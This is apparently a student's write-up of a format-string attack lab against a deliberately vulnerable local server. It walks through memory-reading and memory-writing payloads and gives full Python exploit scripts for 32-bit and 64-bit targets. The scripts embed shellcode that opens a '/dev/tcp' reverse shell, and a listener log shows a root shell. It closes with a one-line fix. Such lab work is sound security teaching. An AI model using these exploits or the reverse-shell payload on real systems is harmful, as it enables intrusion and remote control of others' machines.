Format String

18307130281 庄颖秋

Task 1

- Just echo a format specifier "%s" to the server

  `%s` will make server to illegally print stack content

- Screenshot

```
[05/13/21]seed@VM:~/.../Labsetup$ echo %n | nc 10.9.0.5 9090
^C
[05/13/21]seed@VM:~/.../Labsetup$ echo %s | nc 10.9.0.5 9090
^C
[05/13/21]seed@VM:~/.../Labsetup$
```

```
seed@VM: ~/.../Labsetup
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd150
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 3 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd078
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd150
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 3 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd078
server-10.9.0.5 | The target variable's value (before): 0x11223344
Show Applications
```

Task 2

Task 2.A

- Brute force: as long as adding enough `%x`, we finally will see the first 4 bytes of the input

```
server-10.9.0.5 | AAAA11223344 1000 8049db5 80e5320 80e61c0 ffffd1
50 ffffd078 80e62d4 80e5000 ffffd118 8049f7e ffffd150 0 64 8049f47
 80e5320 490 ffffd29c ffffd150 80e5320 80e9720 0 0 0 0 0 0 0 0 0 0
 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 5b9e700 80e5000 80e5000 ffffd738 80
49eff ffffd150 14c 5dc 80e5320 0 0 0 ffffd804 0 0 0 14c 41414141 2
5207825 78252078 20782520 25207825 78252078 20782520 25207825 7825
2078 20782520 25207825 78252078 20782520 25207825 78252078 2078252
0 25207825 78252078 20782520 25207825 78252078 20782520 25207825 7
8252078 20782520 25207825 78252078 20782520 25207825 78252078 2078
2520 25207825 78252078 20782520 25207825 78252078 20782520 2520782
5 78252078 20782520 25207825 78252078 20782520 25207825 78252078 2
0782520
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

- 64 %x format specifiers are needed to print out the first 4 bytes of the input.
- Screenshots
  - Input: `'AAAA' + 64*'%x '`

    ```
    server-10.9.0.5 | AAAA11223344 1000 8049db5 80e5320 80e61c0 ffffd1
    50 ffffd078 80e62d4 80e5000 ffffd118 8049f7e ffffd150 0 64 8049f47
     80e5320 517 ffffd215 ffffd150 80e5320 80e9720 0 0 0 0 0 0 0 0 0 0
     0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 157e9b00 80e5000 80e5000 ffffd738 8
    049eff ffffd150 c5 5dc 80e5320 0 0 0 ffffd804 0 0 0 c5 41414141
    server-10.9.0.5 | The target variable's value (after):  0x11223344
    server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
    ```

  - Change the first four bytes of input to`BBBB` to verify.

    ```
    server-10.9.0.5 | BBBB11223344 1000 8049db5 80e5320 80e61c0 ffffd1
    50 ffffd078 80e62d4 80e5000 ffffd118 8049f7e ffffd150 0 64 8049f47
     80e5320 517 ffffd215 ffffd150 80e5320 80e9720 0 0 0 0 0 0 0 0 0 0
     0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 7ce88000 80e5000 80e5000 ffffd738 8
    049eff ffffd150 c5 5dc 80e5320 0 0 0 ffffd804 0 0 0 c5 42424242
    ```

  - Same with `AAAA%64$x`

Task 2.B

- Address of the secret message: `0x080b4008` from the server printout
- `$ python3 -c 'print ("\x08\x40\x0b\x08%64$s")' > badfile_2`

  `$ cat badfile_2 | nc 10.9.0.5 9090`

  The number `64` obtained from `Task 2.A`
- Screenshot

```
[05/13/21]seed@VM:~/.../Labsetup$ python3 -c 'print ("\x08\x40\x0b
\x08%64$s")' > badfile_2
[05/13/21]seed@VM:~/.../Labsetup$ cat badfile_2 | nc 10.9.0.5 9090
^C
[05/13/21]seed@VM:~/.../Labsetup$
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd150
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 10 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd078
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
                 A secret message
server-10.9.0.5 |
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3

Task 3.A

- Address of target variable is `0x080e5068` from the server printout
- `$ python3 -c 'print ("\x68\x50\x0e\x08%64$n")' > badfile_3`

  `$ cat badfile_3 | nc 10.9.0.5 9090`
- Screenshot

```
[05/13/21]seed@VM:~/.../Labsetup$ python3 -c 'print ("\x68\x50\x0e
\x08%64$n")' > badfile_3
[05/13/21]seed@VM:~/.../Labsetup$ cat badfile_3 | nc 10.9.0.5 9090
^C
[05/13/21]seed@VM:~/.../Labsetup$
```

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd150
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 10 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd078
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hP
server-10.9.0.5 | The target variable's value (after):  0x00000004
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3.B

- Since the `%n` will change the target into the length of server printout, we can just add $0x5000 - 0x4 = 0x4FFC = 20476$ `%x` before `%64$n` and after the address of target
- `$ python3 -c 'print ("\x68\x50\x0e\x08%20476x%64$n")' > badfile_4`

  `$ cat badfile_4 | nc 10.9.0.5 9090`
- Screenshot

```
                                11223344
server-10.9.0.5 | The target variable's value (after):  0x00005000
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3.C

- Similar with `Task 3.B`, but we can split the `0xAABBCCDD` into `0xAABB` and `0xCCDD`
- So our goal is to put `0xAABB` at `0x080e5068` and `0xCCDD` at `0x080e506a`
- $0xCCDD - 0x8 = 0xCCD9 = 52437$
- But `0xAABB < 0xCCDD`, we use `0x1AABB` to replace `0xAABB`. $0x1AABB - 0xCCDD = 0xDDDE = 56798$
- `$ python3 -c 'print ("\x68\x50\x0e\x08\x6a\x50\x0e\x08%52437x%64$hn%56798x%65$hn")' > badfile_5`

  `$ cat badfile_5 | nc 10.9.0.5 9090`
- Screenshot

```
[05/13/21]seed@VM:~/.../Labsetup$ python3 -c 'print ("\x68\x50\x0e
\x08\x6a\x50\x0e\x08%52437x%64$hn%56798x%65$hn")' > badfile_5
[05/13/21]seed@VM:~/.../Labsetup$ cat badfile_5 | nc 10.9.0.5 9090
^X^C
[05/13/21]seed@VM:~/.../Labsetup$
```

```
                    1000
server-10.9.0.5 | The target variable's value (after):  0xaabbccdd
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 4

- Understanding the Stack Layout
  - **Question 1**
    - Address of 3 is the start address of `buf[1500]` which is just the address of our input buffer. This can be obtained by the server printout: `0xffffd150`

```
server-10.9.0.5 | The input buffer's address:    0xffffd150
```

    - Use the command to make server printout its stack content

```
$ python3 -c 'print ("AAAA" + "%08X "*100)' > badfile_6
```

```
server-10.9.0.5 | AAAA11223344 00001000 08049DB5 080E5320 080E61C0
 FFFFD150 FFFFD078 080E62D4 080E5000 FFFFD118 08049F7E FFFFD150 00
000000 00000064 08049F47 080E5320 000003E3 FFFFD349 FFFFD150 080E5
320 080E9720 00000000 00000000 00000000 00000000 00000000 00000000
 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00
000000 00000000 00000000 00000000 00000000 00000000 00000000 00000
000 00000000 00000000 00000000 00000000 A7802900 080E5000 080E5000
 FFFFD738 08049EFF FFFFD150 000001F9 000005DC 080E5320 00000000 00
000000 00000000 FFFFD804 00000000 00000000 00000000 000001F9 41414
141 58383025 38302520 30252058 25205838 20583830 58383025 38302520
 30252058 25205838 20583830 58383025 38302520 30252058 25205838 20
583830 58383025 38302520 30252058 25205838 20583830 58383025 38302
520 30252058 25205838 20583830 58383025 38302520 30252058 25205838
 20583830 58383025 38302520 30252058 25205838 20583830 58383025
server-10.9.0.5 | The target variable's value (after):  0x11223344
```

```
0xffffd050      ???????? 11223344 00001000 08049DB5
0xffffd060      080E5320 080E61C0 FFFFD150 FFFFD078
0xffffd070      080E62D4 080E5000 FFFFD118 08049F7E
0xffffd080      FFFFD150 00000000 00000064 08049F47
0xffffd090      080E5320 000003E3 FFFFD349 FFFFD150
0xffffd0a0      080E5320 080E9720 00000000 00000000
0xffffd0b0      00000000 00000000 00000000 00000000
0xffffd0c0      00000000 00000000 00000000 00000000
0xffffd0d0      00000000 00000000 00000000 00000000
0xffffd0e0      00000000 00000000 00000000 00000000
0xffffd1f0      00000000 00000000 00000000 00000000
0xffffd100      00000000 00000000 00000000 A7802900
0xffffd110      080E5000 080E5000 FFFFD738 08049EFF
0xffffd120      FFFFD150 000001F9 000005DC 080E5320
0xffffd130      00000000 00000000 00000000 FFFFD804
0xffffd140      00000000 00000000 00000000 000001F9
0xffffd150      41414141 58383025 38302520 30252058
```

    - Address of 2 marked the return address of `myprintf`. Use `gdb` to find `myprintf`'s return address: `0x8049f7e`. So address of 2 is `0xffffd07c`

```
0x08049f76 <+66>:    push   DWORD PTR [ebp-0x7c]
0x08049f79 <+69>:    call   0x8049da5 <myprintf>
0x08049f7e <+74>:    add    esp,0x10
```

- Suddenly find out that we can use the `%ebp` in `myprintf` to get the return address of `myprintf`, which is `%ebp+4 = 0xffffd078+0x4 = 0xffffd07c`

  ```
  server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd078
  ```

- **Question 2**
  - 11 `%x` format specifiers are needed to move the format string argument pointer to `3`


    This can be counted from the stack content printed out in **Question 1**

- Code

  Basic idea is to make `myprintf` return to the start of shellcode

```python
#!/usr/bin/python3
import sys
# exploit.py

# Here I restart the docker by accident
# new server printout:
#   The input buffer's address:    0xffffd2e0
#   Frame Pointer (inside myprintf):      0xffffd208

# 32-bit Generic Shellcode
shellcode_32 = (
"\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
"\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
"\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1          *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_32

# Put the shellcode somewhere in the payload
start = 64            # Change this number
content[start:start + len(shellcode)] = shellcode
number = 0xffffd20e
content[44:48] = (number).to_bytes(4,byteorder='little')
number = 0xffffd20c
content[40:44] = (number).to_bytes(4,byteorder='little')

# put 0xffffd2e0+0x40 = 0xffffd320 in to 0xffffd20c (return address)
s = "%54048x%74$hn%11487x%75$hn"
fmt = (s).encode('latin-1')
content[0:0+len(fmt)] = fmt

# Save the format string to file
with open('badfile_7', 'wb') as f:
  f.write(content)
```

- Where our malicious code is stored



- Screenshot

```
[05/13/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 54232
root@fe7aeda3cfb2:/fmt#
```

```
seed@VM: ~/.../attack-code
[05/13/21]seed@VM:~/.../attack-code$ cat badfile_7 | nc 10.9.0.5 9
090
[05/13/21]seed@VM:~/.../attack-code$ echo hellp | nc 10.9.0.5 9090

^C
[05/13/21]seed@VM:~/.../attack-code$ python3 exploit.py
[05/13/21]seed@VM:~/.../attack-code$ echo hellp | nc 10.9.0.5 9090
^C
[05/13/21]seed@VM:~/.../attack-code$ cat badfile_7 | nc 10.9.0.5 9
090
```

```
seed@VM: ~/.../Labsetup
𝒂𝒂𝒂
```

```
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:    0x00007fffffffe21
0
server-10.9.0.6 | The secret message's address:  0x000055555555600
8
server-10.9.0.6 | The target variable's address: 0x000055555555801
0
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Received 6 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fff
ffffe150
server-10.9.0.6 | The target variable's value (before): 0x11223344
55667788
server-10.9.0.6 | hellp
server-10.9.0.6 | The target variable's value (after):  0x11223344
55667788
server-10.9.0.6 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

- Similar with `Task 4`. Basic idea is to make `myprintf` return to the start of shellcode
- We can get from testing that we need 34 `%x` format specifiers print out the first 4 bytes of the input.

```
[05/13/21]seed@VM:~/.../attack-code$ python3 -c 'print ("AAAA%34$x
")' > badfile_9
[05/13/21]seed@VM:~/.../attack-code$ cat badfile_9 | nc 10.9.0.6 9
090
^C
```


```
seed@VM: ~/.../Labsetup
0
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Received 10 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fff
ffffe150
server-10.9.0.6 | The target variable's value (before): 0x11223344
55667788
server-10.9.0.6 | AAAA41414141
server-10.9.0.6 | The target variable's value (after):  0x11223344
55667788
server-10.9.0.6 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

- Since victim becomes `64-bit`, the address is now 8 bytes. And the address we need to put in is `0x7fffffffe210+0x40 = 0x7fffffffe250`, which can be split into 3*2 bytes.
- So we aim to put `0xe250` at `0x7fffffffe158 (%rbp+8)` and `0xffff` at `0x7fffffffe15c` and `0x7fff` at `0x7fffffffe15e`
- Code

```python
#!/usr/bin/python3
import sys
# exploit_1.py

# 64-bit Generic Shellcode
shellcode_64 = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1          *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
```

```python
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_64

# Put the shellcode somewhere in the payload
start = 64            # Change this number
content[start:start + len(shellcode)] = shellcode

#    Construct the format string here
number = 0x7fffffffe15c
content[56:64] = (number).to_bytes(8,byteorder='little')
number = 0x7fffffffe15a
content[48:56] = (number).to_bytes(8,byteorder='little')
number = 0x7fffffffe158
content[40:48] = (number).to_bytes(8,byteorder='little')

# change to code so that we don't need to
s = "%32767x%41$hn%25169x%39$hn%7599x%40$hn"
fmt = (s).encode('latin-1')
content[0:0+len(fmt)] = fmt

# Save the format string to file
with open('badfile_8', 'wb') as f:
  f.write(content)
```

- Screenshot



Task 6

- Just use `printf("%s", msg);` to replace `printf(msg);` so that server will not recognize `msg` as the format string any more.